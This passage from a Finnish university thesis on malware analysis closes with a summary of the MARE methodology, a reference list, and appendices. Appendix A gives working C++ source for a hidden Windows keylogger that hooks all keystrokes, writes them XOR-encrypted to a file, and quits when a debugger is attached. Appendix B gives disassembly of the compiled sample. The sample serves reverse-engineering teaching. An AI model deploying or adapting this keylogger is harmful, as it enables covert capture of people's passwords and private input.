Tutkielmassa käytiin yksityiskohtaisesti läpi haittaohjelman analysoinnin neljä päävaihetta, jotka perustuvat paperissa "Malware Analysis Reverse Engineering (MARE) Methodology & Malware Defense (M.D.) Timeline" esiteltyyn MARE-menetelmään. Vaiheiden käsittelyn yhteydessä nostettiin esille mahdollisia työkaluja, ja menetelmiä vaiheiden toteuttamiseen. Huomiota kiinnittiin erityisesti itse prosessiin, ja siihen miten eri vaiheet toimivat yhdessä. Myös vaiheiden mahdollisia tuloksia ja niiden merkitystä analyysin kannalta pohdittiin. Esimerkiksi tunnistamisvaiheessa on olemassa mahdollisuus, että mikään virustorjuntaohjelma ei pidä tutkittavaa ohjelmaa haitallisena, mutta se ei tarkoita etteikö kyseessä olisi haittaohjelma.

Haittaohjelmien analysoinnin kannalta tärkeitä asioita, kuten Windowsin käyttämää PE-tiedostomuotoa ja haittaohjelmien usein hyödyntämää hookkaus menetelmä käsiteltiin myös melko tarkasti, sillä niiden ymmärtäminen on edellytys tietyntyyppisten haittaohjelmien analysointiin.

Vaiheistetun mallin toimintaa tutkittiin käytännön esimerkin avulla. Esimerkki paljasti, kuinka tärkeää edellisistä vaiheista saatu tieto on. Etenkin viimeisessä vaiheessa, eli takaisinmallinnuksessa ja koodin analysoinnissa, aiemmasta vaiheesta saatu tieto osoittautui analyysin kannalta korvaamattomaksi. Koodin oleellisia osia olisi ollut erittäin vaikea paikantaa ilman, että tiedettiin, mitä ohjelma suurin piirtein tekee, ja mitä aliohjelmia se käyttää. Nyt tiedossa oli, että ohjelma kirjoittaa C-asemalla sijaitsevaan tiedostoon, joten koodista oli suhteellisen helppo paikantaa aliohjelma, joka hoiti tiedostoon kirjoittamisen. Myös tieto koodin salauksesta saatiin edellisestä vaiheesta, mikä mahdollisti sen helpon purkamisen ennen varsinaista koodin analysointia.

Assembly-kielen koodin tutkiminen vie merkittävän osan ajasta, sillä se muodostaa suuren osan haittaohjelman analysoinnista. Toisin kuin muita vaiheita, koodin analysointia on vaikea korvata täysin millään automatisoidulla työkalulla, joten se on myös vaihe, joka vaatii analysoijalta eniten taitoa. Koodin analysoinnissa käytiin läpi tärkeitä seikkoja, kuten debuggerin havaitsemisen ohittaminen ja pysäytyspisteiden käyttäminen dynaamisen analyysin apuna.

Vaiheistettu malli tarjoaa selkeän korkean tason prosessin haittaohjelmien analysointiin, ja ratkaisee analysoinnin yhteydessä usein ilmeneviä ongelmia. Haittaohjelmia on monen tyyppisiä, ja ne eroavat toisistaan merkittävästi, joten analyyseistakin tulee usein hyvin erilaisia. Yksinkertaisissa haittaohjelmissa ensimmäiset vaiheet ovat yleensä suhteellisen suoraviivaisia, mutta esimerkiksi monimutkaisemmissa haittaohjelmissa oikeanlaisen työympäristön pystyttäminen voi viedä merkittävästi aikaa. Vaiheistettu menetelmä on kuitenkin sovellettavissa kaiken tyyppisten haittohjelmien analysointiin.

Lähteet

[1] *Malwr*. https://malwr.com/, vierailtu 2016-03-26 .

[2] *MSDN: Argument Passing and Naming Conventions*. https://msdn.microsoft.com/en-us/library/984x0h58.aspx, vierailtu 2016-05-07 .

[3] *MSDN: CallNextHookEx function*. https://msdn.microsoft.com/en-us/library/windows/desktop/ms644974(v=vs.85).aspx, vierailtu 2016-04-09 .

[4] *MSDN: IsDebuggerPresent function*. https://msdn.microsoft.com/en-us/library/windows/desktop/ms680345(v=vs.85).aspx, vierailtu 2016-04-09 .

[5] *MSDN: Results of Calling Example*. https://msdn.microsoft.com/en-us/library/25687bhx.aspx, vierailtu 2016-05-07 .

[6] *MSDN: SetWindowsHookEx function*. https://msdn.microsoft.com/en-us/library/windows/desktop/ms644990(v=vs.85).aspx, vierailtu 2016-04-09 .

[7] *MSDN: Structured Exception Handling (C/C++)*. https://msdn.microsoft.com/en-us/library/swezty51.aspx, vierailtu 2016-04-09 .

[8] *UPX*. http://upx.sourceforge.net/, vierailtu 2016-04-09 .

[9] *VirtualBox*. https://www.virtualbox.org/, vierailtu 2016-03-26 .

[10] *W3Schools: OS Platform Statistics and Trends*. http://www.w3schools.com/browsers/browsers_os.asp, vierailtu 2016-04-16 .

[11] *Wireshark*. https://www.wireshark.org/, vierailtu 2016-03-26 .

[12] *OllyDbg*, 2014. http://www.ollydbg.de/, vierailtu 2016-03-26 .

[13] *IDA*, 2015. https://www.hex-rays.com/products/ida/, vierailtu 2016-03-26 .

[14] *Process Monitor v3.2*, 2015. https://technet.microsoft.com/en-us/sysinternals/processmonitor.aspx, vierailtu 2016-03-26 .

[15] *Process Explorer v16.12*, 2016. https://technet.microsoft.com/en-us/sysinternals/processexplorer.aspx, vierailtu 2016-03-26 .

[16] *VMware Workstation Pro*, 2016. http://www.vmware.com/products/workstation/, vierailtu 2016-03-26 .

[17] Eagle, Chris: *The Ida Pro Book*. No Starch Press, San Francisco, 2. painos, 2011.

[18] Intel: *Intel® 64 and IA-32 Architectures Software Developer's Manual Combined Volumes: 1, 2A, 2B, 2C, 3A, 3B, 3C and 3D*, 2015.

[19] Kendall, Kriss: *Practical Malware Analysis*, 2007.

[20] Moser, A., Kruegel, C. ja Kirda, E.: *Exploring Multiple Execution Paths for Malware Analysis*. Teoksessa *Security and Privacy, 2007. SP '07. IEEE Symposium on*, sivut 231–245, 2007, ISBN 1081-6011. ID: 1.

[21] Nguyen, Cory Q. ja Goldman, James E.: *Malware Analysis Reverse Engineering (MARE) Methodology & Malware Defense (M.D.) Timeline*. Teoksessa *2010 Information Security Curriculum Development Conference*, InfoSecCD '10, sivut 8–14, New York, NY, USA, 2010. ACM, ISBN 978-1-4503-0202-9. `http://doi.acm.org/10.1145/1940941.1940944`.

[22] Pietrek, Matt: *Peering Inside the PE: A Tour of the Win32 Portable Executable File Format*, Maaliskuu 1994. `https://msdn.microsoft.com/en-us/library/ms809762.aspx`, vierailtu 2010-03-10 .

[23] Sikorski, Michael ja Honig, Andrew: *Practical Malware Analysis*. No Starch Press, San Francisco, 2012.

A Yksinkertainen haittaohjelma windowsille

```
// Esimerkki hyvin yksinkertaisesta keylogger haittaohjelmasta

// Ohjelma on Win32-ohjelma, mutta se ei käytä mitään Windowsin
// graafisia komponentteja, joten käyttäjä ei huomaa, että ohjelma on
// päällä, ellei hän tutki käynnissä olevia prosesseja.

#include "stdafx.h"
#include "application.h"
#include <stdlib.h>
#include <stdio.h>
#include <Windows.h>
#include <iostream>
#include <fstream>
#include <string>

using namespace std;




bool getUppercase()
{
        if ((GetKeyState(VK_CAPITAL) & 0x0001) != 0)
                return true;
        if (GetKeyState(VK_SHIFT) & 0x8000)
                return true;
        return false;
}






string simpleEncrypt(string toEncrypt)
{
        char key = 'x';
        for (int i = 0; i < toEncrypt.size(); i++)
        {
                toEncrypt[i] ^= (int(key)+i) % 50;
        }
        return toEncrypt;
}
```

```
void handleInput(int code, WPARAM wParam, LPARAM lParam)
{
        PKBDLLHOOKSTRUCT p = (PKBDLLHOOKSTRUCT)lParam;
        // Tiedosto johon nappien painallukset kirjoitetaan on siis muotoa:
        // (0/1)napin_koodi
        // Luku(0 tai 1) ilmaisee onko capslock tai shift päällä
        // 0 tarkoittaa että ei ole, 1 tarkoittaa että on
        // Jokainen rivi kryptataan yksinkertaisella XOR kryptauksella
        if ((wParam == WM_KEYDOWN) || (wParam == WM_SYSKEYDOWN))
        {
                ofstream keyFile;

                if (p->vkCode != VK_LSHIFT || p->vkCode != VK_RSHIFT)
                {
                        ofstream keyFile;
                        keyFile.open("C:\\temp.tmp", std::ios_base::app);
                        string toWrite = "";
                        if (getUppercase())
                                toWrite += "1";
                        else
                                toWrite += "0";

                        toWrite += std::to_string(p->vkCode);
                        keyFile << simpleEncrypt(toWrite) + '\n';
                        keyFile.close();
                }
        }
}


LRESULT CALLBACK KeyboardHook(int code, WPARAM wParam, LPARAM lParam)
{
        if (code == HC_ACTION)
        {
                switch (wParam)
                {
                case WM_KEYDOWN:
                case WM_SYSKEYDOWN:
                case WM_KEYUP:
                case WM_SYSKEYUP:
                        handleInput(code, wParam, lParam);
                        break;
                }
        }
        return CallNextHookEx(NULL, code, wParam, lParam);
}
```


```
int main(int argc, _TCHAR* argv[])
{
        // Asetetaan käyttöjärjestelmän laajuinen hook
        // Aina kun käyttäjä painaa jotakin nappia,
        // niin functio KeyboardHook saa siitä tiedon

        HHOOK hook = SetWindowsHookEx(WH_KEYBOARD_LL, KeyboardHook, 0, 0);
        MSG msg;

        // Jos on debuggeri kiinnitetty, niin
        // suljetaan ohjelma
        if (IsDebuggerPresent())
                return 0;

        // Pidetään ohjelma päällä message loopilla
        while (!GetMessage(&msg, NULL, NULL, NULL)) {
                TranslateMessage(&msg);
                DispatchMessage(&msg);
        }
        UnhookWindowsHookEx(hook);
        return 0;
}
```

B Funktiot sub_401700 ja sub_403900

```
sub_401700:
push    ebp
mov     ebp, esp
sub     esp, 24h
mov     eax, ___security_cookie
xor     eax, ebp
mov     [ebp+var_4], eax
push    0                   ; dwThreadId
push    0                   ; hmod
push    offset fn           ; lpfn
push    0Dh                 ; idHook
call    ds:SetWindowsHookExW
mov     [ebp+hhk], eax
call    ds:IsDebuggerPresent
test    eax, eax
jnz     short loc_401778
```

```
sub_403900:
push    ebp
mov     ebp, esp
push    0FFFFFFFEh
push    offset unk_404BF0
push    offset sub_403829
mov     eax, large fs:0
push    eax
sub     esp, 8
push    ebx
push    esi
push    edi
mov     eax, ___security_cookie
xor     [ebp+var_8], eax
xor     eax, ebp
push    eax
lea     eax, [ebp+var_10]
mov     large fs:0, eax
mov     [ebp+var_18], esp
mov     [ebp+var_4], 0
push    400000h
call    sub_4039C0
add     esp, 4
test    eax, eax
jz      short loc_40399F
```

C Hook-funktio



D Sub_4013E0-aliohjelman rakenne